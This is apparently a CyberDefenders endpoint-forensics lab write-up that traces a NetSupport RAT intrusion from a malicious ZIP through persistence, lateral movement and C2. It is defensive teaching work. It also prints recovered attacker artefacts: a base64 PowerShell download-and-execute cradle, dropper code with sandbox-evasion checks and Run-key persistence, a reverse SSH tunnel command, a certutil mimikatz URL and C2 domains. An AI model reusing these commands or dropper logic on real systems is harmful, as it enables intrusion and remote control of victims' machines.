

Challenge: [NetX-Support Lab](#)

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: DB Browser for SQLite, FTK Imager, MFTECmd, EvtxECmd, PECmd, CyberChef, Registry Explorer, LECmd

Summary: This was hands down the most challenging lab I have done, taking roughly 4-5 hours. It requires using a series of forensic tools to analyse a compromise from initial access all the way to command-and-control. It requires a lot of creative thinking and researching. Those of you who want to challenge yourself should definitely give this a go.

Scenario: Your organization experienced a security incident on May 5, 2025, when the Security Operations Center (SOC) detected suspicious activity on a company workstation. Investigation revealed that an employee had downloaded a malicious ZIP file and executed its contents.

As part of the DFIR team, you are given a forensic image of the compromised system to identify the infection vector, analyze the payload, and assess the breach. Your findings will reveal the TTPs, helping mitigate the threat and strengthen the organization's future defenses.


Initial Access

What is the URL from which the malicious ZIP file was downloaded?

I used the following [resource](#) which details the location of browser history databases. After importing the image file into FTK Imager, I navigated to the following location:

- C:\Users\Alpha\AppData\Local\Microsoft\Edge\User Data\Default

Within this directory is a "History" file, which contains the users Edge browsing history. To export the History file, right-click it and select "Export Files":



We can then use DB Browser for SQLite to open the "History" file. Seeing as we are looking for the URL associated with the malicious ZIP file download, let's check out the "downloads" table:

Table: downloads				
id	guid	current_path	target_path	
Filter	Filter	Filter	Filter	Filter
1	4c43219c-c36e-4a2f-aac5-4cc71a4d9750	C:\Users\Alpha\Downloads\patch.zip	C:\Users\Alpha\Downloads\patch.zip	

If you look under the tab_url field, we can find the URL:

tab_url ▲
Filter
https://limewire.com/d/S785F#bBSxZAx5HH

Answer: https://limewire.com/d/S785F#bBSxZAx5HH

When did the employee download the malicious ZIP file?

To find when the ZIP file was downloaded to the file system, we can look at the USN Journal. The USN journal maintains a record of changes made to the NTFS file system. The creation, deletion, or modification of files or directories are journalised/stored here. It is located at:

- \$Extend\\$.J

To export, just right-click the file and select Export Files. We can then use a tool called MFTECmd to parse this file:

- .\MFTECmd.exe -f ".\\$.J" --csv . --csvf usn_journal.csv

If you open the output CSV file in Timeline Explorer and search for the zip file, we can see when it was placed on the filesystem:

Update Timestamp	Parent Path	Name
=	R:\c	R:\c
2025-05-05 08:51:35		patch.zip

Answer: 2025-05-05 08:51:35

After extracting the ZIP file, the employee executed a malicious JavaScript file that triggered the attack chain. What is the name of this JavaScript file?

If you continue to explore the USN Journal, we can see that at 2025-05-05 08:52:57 a JavaScript file called 5645_M.js was placed on the file system:

2025-05-05 08:52:57	5645_M.js
---------------------	-----------

Due to this being created right after the ZIP file was downloaded, it's safe to assume that this is the JavaScript file that was executed. To verify this, I also parsed the prefetch files using PECmd located at:

- C:\Windows\Prefetch

If you look at the output, we can see that wscript.exe was executed at 2025-05-05 08:55:11 and 2025-05-05 08:56:44, right after the 5645_M.js file was extracted. For context, wscript.exe (Windows Script Host) can run JavaScript files.

Furthermore, if you parse the Microsoft-Windows-PowerShell%4Operational.evtx file, you can see that wscript.exe was used to execute 5645_M.js at 2025-05-05 08:56:43:

```
wscript.exe .\5645_M.js
```

Answer: 5645_M.js

Execution

After the employee executed the malicious JavaScript file, a PowerShell payload was launched. What is the malicious URL that was contacted to download the second-stage payload?

To find the PowerShell payload, we can look at the PowerShell security logs. These are located at:

- C:\Windows\System32\winevt\logs

Make sure to export this entire directory or just the Windows PowerShell.evtx file. We can then parse these logs using EvtxECmd:

- .\EvtxECmd.exe -f ".\Windows PowerShell.evtx" --csv . --csvf powershell_out.csv

If you open the output in Timeline Explorer, we can see some interesting base64 encoded PowerShell commands that were executed at 2025-05-05 08:55:16, which is right after the JavaScript payload was executed:

```
HostApplication=PowerShell -nop -w hidden -ep bypaSS -enC
SQBFaFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABoAGUAdAAuAFcAZQBjAGMAbABpAGUAbgB0ACkALgBkAG8A
dwBuAGwAbwBhAGQAQcwB0AHIAaQBuAGcAKAAiAGGAdAB0AHAAQgAvAC8AMQBvAHQAYQBsAC4AYwBvAG0ALwBpAG4A
ZABlAHgALwBpAG4AZABlAHgALgBwAGGAcAAiACkA
```

Let's decode this using CyberChef (Note, you need to use the "From Base64" and "Decode Text" recipes):

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel has two recipes: 'From Base64' and 'Decode text'. The 'From Base64' recipe is selected, and its settings are visible: 'Alphabet' is set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' is checked. The 'Decode text' recipe is also visible below it. On the right, the 'Input' panel contains the base64 encoded PowerShell command from the previous block. Below the input, the 'Output' panel shows the decoded result: `IEX (New-Object Net.Webclient).downloadstring("http://1total.com/index/index.php")`.


This PowerShell command downloads a file called index.php and executes it using Invoke-Expression (IEX). This decoded PowerShell command can also be found in Microsoft-Windows-PowerShell%4Operational.evtx:

```
ScriptBlockText: IEX (New-Object Net.Webclient).downloadstring("http://1total.com/index/index.php")
```

Answer: <http://1total.com/index/index.php>

After the PowerShell command downloaded the second-stage payload, a script was executed to deploy the malicious software on the system. What is the name of that PowerShell script?

After the second-stage payload was downloaded, we can see that a PowerShell script called Deploy.ps1 was executed:



The screenshot shows a PowerShell session with several commands and their outputs. A red box highlights the command: `IEX (New-Object Net.Webclient).downloadstring("http://1total.com/index/index.php")`. Below this, several `Set-StrictMode` commands are shown. A red line points from the `prompt` line to the `ScriptBlockText: .\Deploy.ps1` line, indicating the script that was executed.

This can be found within the Microsoft-Windows-PowerShell%4Operational.evtx logs.

Answer: Deploy.ps1

Following the execution of the malicious script, a remote access tool (RAT) was installed on the file system. According to threat intelligence sources, what is the full file path of the tool with the OriginalFileName client32.exe?

Whilst answering questions for the persistence section, I came across a Run key for presentationhost.exe. After some quick research, I found out that this executable is associated with the [NetSupport RAT](#).

Answer: C:\Users\Alpha\AppData\Roaming\IRomvWG3\presentationhost.exe

What UTC timestamp marks the most recent execution of the malicious software you identified in the previous question?

To find the most recent execution timestamp for presentationhost.exe, we can look at prefetch files. Prefetch files are a great source of program execution evidence, storing the last time of execution, number of run times, and more. They are located at:

- C:\Windows\Prefetch

You can parse the prefetch directory using PECmd:

- `.\PECmd.exe -d ".\prefetch\" --csv . --csvf prefetch_out.csv`

After searching for “presentation” within the “Executable Name” field, I found its last run timestamp:

Executable Name	Run Count	Hash	Size	Version	Last Run
presentation	=		=		=
PRESENTATIONHOST.EXE	3	4B28E59B	50566	Windows ...	2025-05-05 13:10:46

Answer: 2025-05-05 13:10

Execution

The attacker added a new registry entry to persist the malicious software you identified earlier. What is the name of that registry value?

A great place to start when it comes to persistence is to look for run keys. Run keys are specific keys within the Windows Registry that cause programs or scripts to execute automatically when a user logs in or when the system starts. They are often abused by threat actors for persistence. You can find Run keys within the following locations:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

I first checked out the Run and RunOnce keys within the SOFTWARE hive and found nothing of interest. I then checked out the NTUSER.dat hive for user “Alpha”, where I can see a very suspicious Run entry called SoftwareUpdater, that executes the NetSupport RAT we found earlier (i.e., presentationhost.exe):

Value Name	Value Type	Data
SoftwareUpdater	RegSz	C:\Users\Alpha\AppData\Roaming\IRomvWG3\presentationhost.exe

Note, a great feature of Registry Explorer is the “Available bookmarks” section. This section provides shortcuts to the key forensic artifacts within registry, like Run keys, etc:

Registry hives (2)	Available bookmarks (59/0)
--------------------	----------------------------

Note, you can also find the Run key being added by looking through the PowerShell operational logs:

```
ScriptBlockText: function Install, {, # Registry Path Variables for Persistence,
these are written to towards the end of the script., [string] ${reg_key} =
"HKCU:\Software\Microsoft\Windows\CurrentVersion\Run", [string] ${reg_name} =
"SoftwareUpdater", # Embedded File Variables, ${File1} = Gzip Compressed and
Base64 Encoded presentationhost.exe, ${File2} = Gzip Compressed and Base64 Encoded
client32.ini # NetSupport client configuration, ${File3} = Gzip Compressed and
Base64 Encoded HTCTL32.DLL # Dependency DLL, ${File4} = Gzip Compressed and Base64
Encoded msvcr100.dll # Dependency DLL, ${File5} = Gzip Compressed and Base64 Encoded
nskbfltr.inf # NetSupport component file, ${File6} = Gzip Compressed and Base64
Encoded NSM.ini # NetSupport component file which tells the installer which components
to install, ${File7} = Gzip Compressed and Base64 Encoded NSM.lic # NetSupport
license information file, ${File8} = Gzip Compressed and Base64 Encoded pcicapi.dll
# Dependency DLL, ${File9} = Gzip Compressed and Base64 Encoded PCICHEK.DLL #
Dependency DLL, ${File10} = Gzip Compressed and Base64 Encoded PCICL32.DLL #
Dependency DLL, ${File11} = Gzip Compressed and Base64 Encoded remcmdstub.exe,
${File12} = Gzip Compressed and Base64 Encoded TCCTL32.DLL # Dependency DLL, #
Generate Random Folder Name with 8 alphanumeric characters, ${RandF}=( -join
((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | &amp;'%' )
, [[char]${_}]) ), ${FPath}="$env:appdata\${RandF}", mkdir ${FPath}, [string]
${ClientName} = "presentationhost.exe", [string] ${remcmdstub} = "remcmdstub.exe",
React -source ${File1} -destination "${FPath}\${ClientName}", React -source
${File2} -destination "${FPath}\client32.ini", React -source ${File3} -destination
```

Answer: SoftwareUpdater

According to the incident timeline, what is the username of the new user account the attacker created to maintain system access?

Every time a user account gets created, a log is generated with Event ID 4720. We can filter for this Event ID within the security logs to see what user account was created after the system was compromised:

User Name	Payload Data1
\MINWINPCS (S-1-5-18)	Target: MINWINPC\WDAGUtilityAccount (S-1-5-21-2802998664-2408603445-4170338653-504)
WORKGROUP\WIN-N8TNTJ1OVNI\$ (S-1-5-18)	Target: DESKTOP-2TA1QJ4\defaultuser0 (S-1-5-21-2802998664-2408603445-4170338653-1000)
WORKGROUP\WIN-N8TNTJ1OVNI\$ (S-1-5-18)	Target: DESKTOP-2TA1QJ4\Alpha (S-1-5-21-2802998664-2408603445-4170338653-1001)
DESKTOP-2TA1QJ4\Alpha (S-1-5-21-2802998664-2408603445-4170338653-1001)	Target: DESKTOP-2TA1QJ4\WDAGUtilityAccount2 (S-1-5-21-2802998664-2408603445-4170338653-1002)

As you can see, the Alpha user, which we know to be compromised, created an account called WDAGUtilityAccount2.

Answer: WDAGUtilityAccount2

To escalate privileges, the attacker placed the new user account into several highly privileged groups. Which groups were they?

Event ID 4732 in the Windows Security event logs, details when users are added to privileged groups (like Administrators for example). If you filter for 4732 within Timeline Explorer, you can see that the user was added to the Administrators and Remote Desktop Users groups:


DESKTOP-2TA1QJ4\Alpha (S-1-5-21-2802998664-2408603445-4170338653-1001)	Target: Builtin\Administrators (S-1-5-32-544)
DESKTOP-2TA1QJ4\Alpha (S-1-5-21-2802998664-2408603445-4170338653-1001)	Target: Builtin\Remote Desktop Users (S-1-5-32-555)

Answer: Administrators, Remote Desktop Users

What full command line did the attacker specify in the Scheduled Task to run the SSH server on a schedule and automatically restart it if it stops?

You can find scheduled tasks within the following directory:

- C:\Windows\System32\Tasks



If you open the text view within FTK Imager, you can find the full command line used in the scheduled task:

```
<Exec>
  <Command>C:\ProgramData\sshd\sshd.exe</Command>
  <Arguments>-f C:\ProgramData\sshd\config\sshd_config</Arguments>
</Exec>
```

Note, you can also see this within the operational PowerShell logs:

```
ScriptBlockText: # Prevent Execution, exit # Prevent Execution, # Prevent Execution,
Write-Host "Starting Deploy.ps1", Write-Host "Script Path: $((Get-Item
$MyInvocation.MyCommand.Definition).FullName)", ${46q0o} =
[Type]("System.IO.Compression"), Set-Item ('Variable:v25yj') ([Type]("System.Convert")),
${bmW1y} = [Type]("System.IO.File"), ${scriptpath} = Split-Path -Parent
$MyInvocation.MyCommand.Definition, if ($scriptpath -match "avast") { exit }, if
($scriptpath -match "avg") { exit }, if ($scriptpath -match "sample") { exit }, if
($scriptpath -match "analysis") { exit }, if ($scriptpath -match "malware") { exit }, if
($scriptpath -match "sandbox") { exit }, if ($scriptpath -match "virus") { exit },
function React ($source, $destination) {, Write-Host "Converting to binary:
$destination", Convert-StringtoBinary -InputString $source -FilePath $destination,
}, function Convert-StringtoBinary ($InputString, $FilePath) {, $file =
$InputString, try {, $data = $v25yj::FromBase64String($file), $ms =
New-Object System.IO.MemoryStream, $ms.Write($data, 0, $data.Length),
$ms.Seek(0, 0) | Out-Null, $cs = New-Object
System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress), $sr = New-Object
System.IO.StreamReader($cs), $t = $sr.ReadToEnd(), $byteArray =
$v25yj::FromBase64String($t), $bmW1y::WriteAllBytes($FilePath, $byteArray),
Write-Host "Successfully wrote file: $FilePath", } catch {, Write-Host
"Error processing $FilePath : $_", }, }, function Install {, Write-Host
"Starting Install function", [uint16[]] $v0DWG = 0xA09D, 0xA472, 0xD3D7, 0xE50C,
```

Answer: C:\ProgramData\sshd\sshd.exe -f C:\ProgramData\sshd\config\sshd_config

Defence Evasion

By using a built-in Windows utility that leverages CryptoAPI for stealthy file downloads, the attacker retrieved a ZIP archive from a compromised machine. What is the full URL of that ZIP file?

After exploring the USN Journal, at 2025-05-05 13:30:53 there are FileCreate events for mimikatz_trunk[1].zip:

```
mimikatz_trunk[1].zip
mimikatz_trunk[1].zip
mimikatz_trunk[1].zip
```

Mimikatz is a very well know credential-dumping tool. Certutil is the built-in Windows utility the question is referring to. Certutil stores everything it downloads in the Windows CryptoAPI cache located at:

- C:\Users\Alpha\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData

If you export the entire MetaData directory and run the strings command against it, you can see the URL it downloaded mimikatz from:

```
C:\Users\Administrator\Desktop\Start Here\Tools>strings -s MetaData

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\07CEF2F654E3ED6050FFC9B6EB844250_E6095CD2AEC9011BCD007B421356B17: http://
ssCEB2iSDbVmyYY0iLgln0z02o%3D
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\07CEF2F654E3ED6050FFC9B6EB844250_E6095CD2AEC9011BCD007B421356B17: "abb3b7
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\26C212D9399727259664BDFCA073966E_0C4CF519686676C60436CD17DE568D63: +Le^
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\26C212D9399727259664BDFCA073966E_0C4CF519686676C60436CD17DE568D63: http://
YCEA7y5dg2gVICVeksYI%2B8L%2FQ%3D
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\26C212D9399727259664BDFCA073966E_F9F7D6A7ECE73106D2A8C63168CDA10D: |u
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\26C212D9399727259664BDFCA073966E_F9F7D6A7ECE73106D2A8C63168CDA10D: http://
YCEAI5PUjXAk7aflQcAAs018o%3D
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\2D85F72862B55C4EADD9E66E06947F3D: I s
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\2D85F72862B55C4EADD9E66E06947F3D: http://x1.i.lencr.org/
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\2D85F72862B55C4EADD9E66E06947F3D: "680fd5de-56f"
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\3C428B1A3E5F57D887EC48864FAC5DCC: http://cacerts.digicert.com/DigiCertGlob
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\3C428B1A3E5F57D887EC48864FAC5DCC: "5a286417-392"
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\4A9377E7E528F7E56869A81C500ABC24: http://pki.goog/gsr1/gsr1.crt
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\4D1ED785E3365DE6C966A82E99CCE8EA_71244E006FDA397D7C6990697E93DA38: http://
EApR5lUpVPcwe8oULbnHP1M%3D
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157: http://ctldl.windowsupdate.com/msdownloa
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157: "06cfc54d47db1:0"
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\6B2043001D270792DFFD725518EAFE2C: http://cacerts.digicert.com/DigiCertGlob
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\6B2043001D270792DFFD725518EAFE2C: "614b5ba7-243"
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\7423F88C7F265F0DEF08EA88C3BDE45_AA1E850D4EBC816148CE81268683776: http://
UCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\75753379E60D9CBA076558ECB8159E5: iT\
C:\Users\Administrator\Desktop\Start Here\Tools\MetaData\75753379E60D9CBA076558ECB8159E5: http://172.19.220.17/mimikatz_trunk.zip
```

Answer: http://172.19.220.17/mimikatz_trunk.zip

Lateral Movement

Referring to the other scheduled task that handles SSH key exchange, what hostname and remote IP address were used to establish the reverse SSH tunnel?



The other scheduled task in question is called SSH Key Exchange. The hostname and remote IP address can be seen within the Exec section:

```
<Exec>
  <Command>C:\ProgramData\sshd\ssh.exe</Command>
  <Arguments>-i C:\ProgramData\sshd\config\keys\id_rsa -N -R 369:127.0.0.1:2222 root@185.206.146.129
</Exec>
```

Answer: [root@185.206.146.129](#)

What is the IP address of the target host to which the attacker attempted lateral movement via RDP?

Within the Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx logs you can find Event ID 1102 (Connection Establish). This log is created when an RDP connection has been successfully established, indicating an outbound RDP session. At 2025-05-05 13:15:43 there was a successful RDP connection made to 192.168.159.201:

Map Description	Payload Data1
	
RDP client has initiated a multi-transport connection to the server	Address: 192.168.159.201
RDP client has initiated a multi-transport connection to the server	Address: 192.168.159.201

Answer: 192.168.159.201


Discovery

Following the breach, the attacker navigated network shares and accessed the confidential document Secrets.txt. By analyzing the .lnk shortcut files created during that activity, what is the full UNC path to the shared folder?

.lnk files can be found at:

- C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Recent

Here we can find a link file for Secrets:



We can then use a tool called LECmd to parse this .lnk file:

- `.\LECmd.exe -f ".\Secrets.lnk"`

The full UNC path is `\\ALPH7-W3S-H3R3\Users\Alpha\Downloads\Important\Secrets.txt`:

```
Environment variable data block
Environment variables: \\ALPH7-W3S-H3R3\Users\Alpha\Downloads\Important\Secrets.txt
```

For context, the UNC path is the full network path used to access shared folders and files over a network in Windows.

Answer: `\\ALPH7-W3S-H3R3\Users\Alpha\Downloads\Important\Secrets.txt`

Command and Control

The malicious remote-access software used by the attacker was configured to communicate with two domains—a primary and a secondary. What are the names of those domains?

Within the operational PowerShell logs, you can find a massive PowerShell payload that was executed:

```
Cell contents
ScriptBlockText: # Get Script Filename, ${ScriptPath} = Split-Path -parent
${MyInvocation}.MyCommand.Definition, # Check Script Filename Against a Blacklist, if
(${ScriptPath} -match "avast") {exit}, if (${ScriptPath} -match "avg") {exit}, if
(${ScriptPath} -match "sample") {exit}, if (${ScriptPath} -match "analysis") {exit},
if (${ScriptPath} -match "malware") {exit}, if (${ScriptPath} -match "sandbox")
{exit}, if (${ScriptPath} -match "virus") {exit}, # Wrapper Function around
Convert-StringToBinary, function React (${Source}, ${Destination}), {,
Convert-StringToBinary -InputString ${Source} -FilePath ${Destination};, }, # Write a
Base64 Encoded String to Disk, function Convert-StringToBinary (${InputString},
${FilePath}), {, ${file}= ${InputString}, ${Data} =
[System.Convert]::FromBase64String(${file}), ${MemoryStream} = New-Object
"System.IO.MemoryStream", ${MemoryStream}.Write(${Data}, 0, ${Data}.Length),
${MemoryStream}.Seek(0,0) | Out-Null, ${DecompressedStream} = New-Object
System.IO.Compression.GZipStream(${MemoryStream},
[System.IO.Compression.CompressionMode]::Decompress), ${StreamReader} = New-Object
System.IO.StreamReader(${DecompressedStream}), ${t} = ${StreamReader}.ReadToEnd(),
${ByteArray} = [System.Convert]::FromBase64String(${t});,
[System.IO.File]::WriteAllBytes(${FilePath}, ${ByteArray});, }, # The Install Function
is invoked at the end of the script and will have the main execution logic., function
Install, {, # Registry Path Variables for Persistence, these are written to towards
the end of the script., [string] ${reg_key} =
"HKCU:\Software\Microsoft\Windows\CurrentVersion\Run". [string] ${reg_name} =
```

One of the key components of this script is a configuration file called client32.ini, which is used by the RAT, telling it where to connect to, etc. This file can be found at:

- C:\Users\AppData\Roaming\IRomvWG3\client32.ini

If you view this file, you can see its primary and secondary domains to commute to:

```
[HTTP]
CMPI=60
GatewayAddress=Npinmclaugh11.com:2145
GSK=GD;O@IEO:E>IBLGE<DADFI<B
Port=2145
SecondaryGateway=Npinmclaugh14.com:2145
SecondaryPort=2145
```

Answer: Npinmclaugh11.com, Npinmclaugh14.com